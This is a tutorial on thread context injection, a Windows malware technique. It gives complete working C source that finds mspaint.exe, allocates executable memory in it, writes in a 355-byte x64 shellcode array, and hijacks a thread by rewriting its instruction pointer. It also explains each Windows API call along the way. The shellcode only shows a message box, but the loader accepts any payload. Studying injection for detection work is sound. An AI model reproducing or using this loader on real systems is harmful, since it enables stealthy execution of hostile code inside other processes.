

Thread Context Injection

Earlier we had learned process injection, so in this section, we are going to learn more types of injection, here we are going to inject the payload to another thread.





Here's the mechanism of thread context injection:





Here we have malware trojan, which has a shellcode in it, and on the right, we have the target process, and it has got a thread(every process has got a thread)

First, the malware will search for the target process, then it will search for the thread, then it will allocate the memory for the shellcode to execute.





Then it will write the shellcode in the allocated memory, using WriteProcessMemory




Then it will suspend the thread using SuspendThread.

The purpose of SuspendThread is that it can change the instruction pointer to the thread so that the instruction pointer will point toward the shellcode.


The Instruction Pointer is the register containing  the memory address of the next instruction




The next step is to change the instruction pointer, here it will get the instruction to point toward the pointer, by using SetThreadContext, and GetThreadContext

GetThreadContext will get the Instruction Pointer

And SetThreadContext will change the instruction point on the thread so that it will execute the shellcode




In the next step, it will resume the thread, using the ResumeThread API, so at this point, it will execute the shellcode.

Now let's deep dive into the API used:

Here's the code:

```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

unsigned char ShellCodePayload[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};
```

```
40  unsigned int lengthOfShellCodePayload = 355;
41
42
43  int SearchForProcess(const char *processName) {
44
45          HANDLE hSnapshotOfProcesses;
46          PROCESSENTRY32 processStruct;
47          int pid = 0;
48
49          hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
50          if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;
51
52          processStruct.dwSize = sizeof(PROCESSENTRY32);
53
54          if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
55                  CloseHandle(hSnapshotOfProcesses);
56                  return 0;
57          }
58
59          while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
60                  if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
61                          pid = processStruct.th32ProcessID;
62                          break;
63                  }
64          }
65
66          CloseHandle(hSnapshotOfProcesses);
67
68          return pid;
69  }
```

```
71  HANDLE SearchForThread(int pid){
72
73      HANDLE hThread = NULL;
74      THREADENTRY32 thEntry;
75      thEntry.dwSize = sizeof(thEntry);
76      HANDLE Snap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
77      while (Thread32Next(Snap, &thEntry)) {
78              if (thEntry.th32OwnerProcessID == pid) {
79                      hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, thEntry.th32ThreadID);
80                      break;
81              }
82      }
83      CloseHandle(Snap);
84      return hThread;
85  }
```

```
int InjectCTX(int pid, HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

    HANDLE hThread = NULL;
    LPVOID pRemoteCode = NULL;
    CONTEXT ctx;

    //find thread in target process
    hThread = SearchForThread(pid);
    if (hThread == NULL){
        printf("Error! Failed to hijack thread\n");
        return -1;
    }

    //optional decrypt payload if payload is encrypted here

    //perform payload injection

    pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);

    //execute the payload by hijacking a thread in the target process
    SuspendThread(hThread);
    ctx.ContextFlags = CONTEXT_FULL;
    GetThreadContext(hThread, &ctx);
#ifdef _M_IX86
    ctx.Eip = (DWORD_PTR) pRemoteCode;
#else
    ctx.Rip = (DWORD_PTR) pRemoteCode;
#endif
    SetThreadContext(hThread, &ctx);

    return ResumeThread(hThread);
}
```

```
int main(void) {

    int pid = 0;
    HANDLE hProcess = NULL;
    pid = SearchForProcess("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        //try to open target process
        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE, FALSE, (DWORD) pid);

        if (hProcess != NULL) {
            InjectCTX(pid, hProcess, ShellCodePayload, lengthOfShellCodePayload);
            CloseHandle(hProcess);
        }
    }
    return 0;
}
```

We can see that we are using HANDLE SearchForThread., which is the same as the function SearchForThread, but there are differences.

In the HANDLE, under the CreateToolhelp32Snapshot, we are using TH32CS_SNAPTHREAD, but in the above function, we are using THE32CS_SNAPPROCESS when searching for a process.

We use CrearteToolhelp32Snapshot to search for the process in the memory.

CrearteToolhelp32Snapshot function takes a snapshot of a specific process, as well as the heaps, modules, and threads used by these processes.

Here’s the syntax:

```
C++

HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

We can see that there is a difference in the 1st parameter

In the function, we are using: THE32CS_SNAPPROCESS

If we are looking for all the processes in the memory, then we use this:

| | |
|---|---|
| **TH32CS_SNAPPROCESS**<br>0x00000002 | Includes all processes in the system in the snapshot. To enumerate the processes, see Process32First. |

In the HANDLE we are using: THE32CS_SNAPTHREAD

If we are looking for all the threads in the memory then we use this:

| | |
|---|---|
| **TH32CS_SNAPTHREAD**<br>0x00000004 | Includes all threads in the system in the snapshot. To enumerate the threads, see Thread32First.<br><br>To identify the threads that belong to a specific process, compare its process identifier to the **th32OwnerProcessID** member of the THREADENTRY32 structure when enumerating the threads. |

And the other structure which we are using is: THREADENTRY32

It describes an entry from a list of the threads executing in the system when a snapshot was taken. We use this to save the snapshot itself

It takes an important parameter, th32OwnerProcessID, where it takes the PID itself, which is returned by the SearchForProcess function, and then it searches for the thread within the process itself. Then it will return a handle to the thread, which will be used to perform thread context injection.

```C++
typedef struct tagTHREADENTRY32 {
  DWORD dwSize;
  DWORD cntUsage;
  DWORD th32ThreadID;
  DWORD th32OwnerProcessID;
  LONG  tpBasePri;
  LONG  tpDeltaPri;
  DWORD dwFlags;
} THREADENTRY32;
```

We are also using the Thread32Next function:

Retrieves information about the next thread of any process encountered in the system memory snapshot.

```C++
BOOL Thread32Next(
  [in]  HANDLE          hSnapshot,
  [out] LPTHREADENTRY32 lpte
);
```

And then we have the user-defined function to inject the shellcode.

Here we are using VirtualAllocEx to allocate the memory in the process(discussed earlier)

Then we use WriteProcessMemory, to write the shellcode in the allocated memory(discussed earlier)

Then we use SuspendThread.

It is a 64-bit application that can suspend a WOW64 thread using the WOW64SuspendThread function.

```C++
DWORD SuspendThread(
  [in] HANDLE hThread
);
```

And WOW64SuspendThread suspends the specified WOW64 thread.

```
C++

DWORD Wow64SuspendThread(
  HANDLE hThread
);
```

It takes a thread as a parameter, and then it just suspends the thread.

After suspending the thread, we are initializing the context structure.

We use it because it is a parameter in the GetThreadContext function

We need it because it contains information about the thread that is currently running and even the instruction pointer.

Context Structure:

Contains processor-specific register data. The system uses CONTEXT structures to perform various internal operations. Refer to the header file WinNT.h for definitions of this structure for each processor architecture.

```C++
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
  DWORD   MxCsr;
  WORD    SegCs;
  WORD    SegDs;
  WORD    SegEs;
  WORD    SegFs;
  WORD    SegGs;
  WORD    SegSs;
  DWORD   EFlags;
  DWORD64 Dr0;
  DWORD64 Dr1;
  DWORD64 Dr2;
  DWORD64 Dr3;
  DWORD64 Dr6;
  DWORD64 Dr7;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rdx;
  DWORD64 Rbx;
  DWORD64 Rsp;
  DWORD64 Rbp;
  DWORD64 Rsi;
  DWORD64 Rdi;
  DWORD64 R8;
  DWORD64 R9;
  DWORD64 R10;
  DWORD64 R11;
  DWORD64 R12;
  DWORD64 R13;
  DWORD64 R14;
  DWORD64 R15;
  DWORD64 Rip;
```

We are interested in the “Rip”.

In the GetThreadContext, we are using the handle to the thread as one of the inputs, and whatever information is saved will be saved in the context, which is the second parameter.

```
C++

BOOL GetThreadContext(
  [in]      HANDLE    hThread,
  [in, out] LPCONTEXT lpContext
);
```

A 64-bit application can retrieve the context of a WOW64 thread using the Wow64GetThreadContext.

Now that we have got the context of the thread, we can modify the RIP(64-bit), to point to the shellcode.

And then finally you call SetThreadContext to change the context of the running thread, with a new context.

SetThreadContext:

A 64-bit application can set the context of a WOW64 thread using the Wow64SetThreadContext function.

```
C++

BOOL SetThreadContext(
  [in] HANDLE        hThread,
  [in] const CONTEXT *lpContext
);
```

It takes in 2 parameters, the thread you want the context to modify, and the context of the new thread.

Then we use ResumeThread:


Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed.

```
C++

DWORD ResumeThread(
  [in] HANDLE hThread
);
```

It takes only 1 parameter which is the thread, which will resume, which was previously suspended.

Now let’s run the code, and see whether it works or not:





Make sure that mspaint is already open. And we can see that it takes some time before we see a pop-up.


As you can see it works completely fine.


Let’s see whether this is our payload or not:

We can see that the mspaint has got the PID off 1672




If we follow in the memory and check for RX protection, we get this:






We see that this is indeed our shellcode.